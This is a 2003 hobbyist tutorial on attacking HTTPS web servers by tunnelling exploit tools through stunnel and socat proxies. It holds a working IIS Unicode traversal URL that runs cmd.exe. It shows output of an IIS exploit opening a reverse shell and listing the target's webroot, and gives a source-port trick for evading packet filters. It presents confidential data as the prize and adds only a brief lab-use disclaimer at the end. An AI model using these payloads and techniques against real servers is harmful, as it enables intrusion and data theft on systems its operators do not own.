How to scan/exploit a ssl based webserver.

by xxradar.
http://www.radarhack.com
mailto:xxradar@radarhack.com.

Version 1.0 21-09-2003

1. Introduction

Sometimes late at night, playing with openssl and connecting to https servers, just before you fall a sleep, you find a https server running an older version of IIS. I actually found web banking applications running IIS4.0 on WINNT4.0 not so long ago, using 40 bit encryption of course. Most of time we forget that must application exploits work as well against http as https based servers. The trouble is that most tools do not use ssl to scan or exploit. If still interested, read on.

2. Setting up an http to https proxy on win32.

The first example shows how we can use 'stunnel' to proxy http to https and use our favorite vulnerability scanner.
To obtain 'stunnel' visit http://www.stunnel.org.

The latest release requires a stunnel.conf file. This is a working example file.


```
#Stunnel server configuration file

#up this number to 7 to get full log details
#leave it at 3 to just get critical error messages
debug=7
output=.\output.log

client = yes  #puts stunnel in client mode

[stunnel]
accept=80
connect=443 # or use ‘server_to_scan’:443
```

I used **connect=192.168.10.65:443** (the server to attack). Then start stunnel.

```
C:\stunnel>stunnel
```

The http to https proxy is running!

3. Scanning for known vulnerabilities.
Now simply point your favorite vulnerability scanner to 'localhost' port 80 and hit the start button.



Result :

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: https://127.0.0.1/Default.htm
Date: Sat, 20 Sep 2003 12:32:24 GMT

http://127.0.0.1/msadc/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
```

```
Do Scanning ...!

Scan Complete.
```


IP/Domain : 127.0.0.1
Port : 80

□ Use a proxy server
Proxy Server :
Proxy Port : 8080

100%

```
Unicode   :  97
Result    :  1
Socket    :  97
Uni Count :  97
```

4. Exploiting the https server.
I used my favorite demo tool IISkoei to exploit, it's old but fancy :-). Make sure that the host you attack is your own local IP address on port 80, and NOT 127.0.0.1, because the attacked server needs this IP address to spawn the reverse shell.



Host: 192.168.10.33
Status: Host vulnerable!

```
*** Connected : 192.168.10.65 ***
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
C:\WINNT\system32>dir c:\inetpub\wwwroot\*.*
 Volume in drive C has no label.
 Volume Serial Number is 64DE-7FED

 Directory of c:\inetpub\wwwroot

03/17/2003  05:31a    <DIR>          .
03/17/2003  05:31a    <DIR>          ..
03/17/2003  05:31a              20 default.htm
02/17/1998  11:48p              79 global.asa
```

Send: dir c:\inetpub\wwwroot\*.*

5. Setting up an http to https proxy on Linux

You can use stunnel also on Linux, but I played around with another powerful tool, called socat. Socat is available at http://www.dest-unreach.org/socat/. This tool is described as a 'multi purpose relay'. Read the EXAMPLE file of the distribution to see how powerful it is. Although I found less info on ssl relaying, after a couple trial and errors, here it is.

```
[root@localhost root]# socat TCP4-LISTEN:80,fork,su=nobody OPENSSL:192.168.10.65:443
```

Point your scanner/exploit to the 'localhost' port 80 and off you go. (Whisker supports https native, but this is just to demonstrate)

```
[root@localhost whisker-2.1]# perl whisker.pl -h http://127.0.0.1
…..

----------------------------------------------------------------------------

Beginning scan against http://127.0.0.1

----------------------------------------------------------------------------

Whisker is currently crawling the website; please be patient.

----------------------------------------------------------------------------
Title: Server banner
Id: 100
Severity: Informational

The server returned the following banner:
        Microsoft-IIS/5.0


----------------------------------------------------------------------------

Whisker is done crawling the website.

----------------------------------------------------------------------------
Title: Server banner
Id: 100
Severity: Informational

The server returned the following banner:
        Microsoft-IIS/5.0


----------------------------------------------------------------------------
Title: Server OPTIONS results
Id: 109
Severity: Informational

The server responded to an OPTIONS query with the following public methods:
OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
The allowed methods for '/' are:
OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH

----------------------------------------------------------------------------
Title: Server patch level
Id: 111
Severity: Informational

Testing indicates server patch level to be at or after the following level:
Native Win2K or Win2K SP1
...
```

A nice feature of socat is that you can try to bypass 'bad' packet filters by using 'known' lower port numbers. You have to run it as root in this case.

```
[root@localhost root]# socat TCP4-LISTEN:80,fork,su=root,reuseaddr
OPENSSL:192.168.10.65:443,sourceport=20
```

Note that as well with stunnel as socat, you can connect remotely to the proxies and use your tool of choice on any platform.

6. Conclusion

With a little bit of fantasy you can as easily exploit an https as an http server. The good thing is, that there is probably more interesting and confidential info to find then elsewhere.

Please use this info in a test environment and for educational use, and NOT to hack into somebody else his servers!!!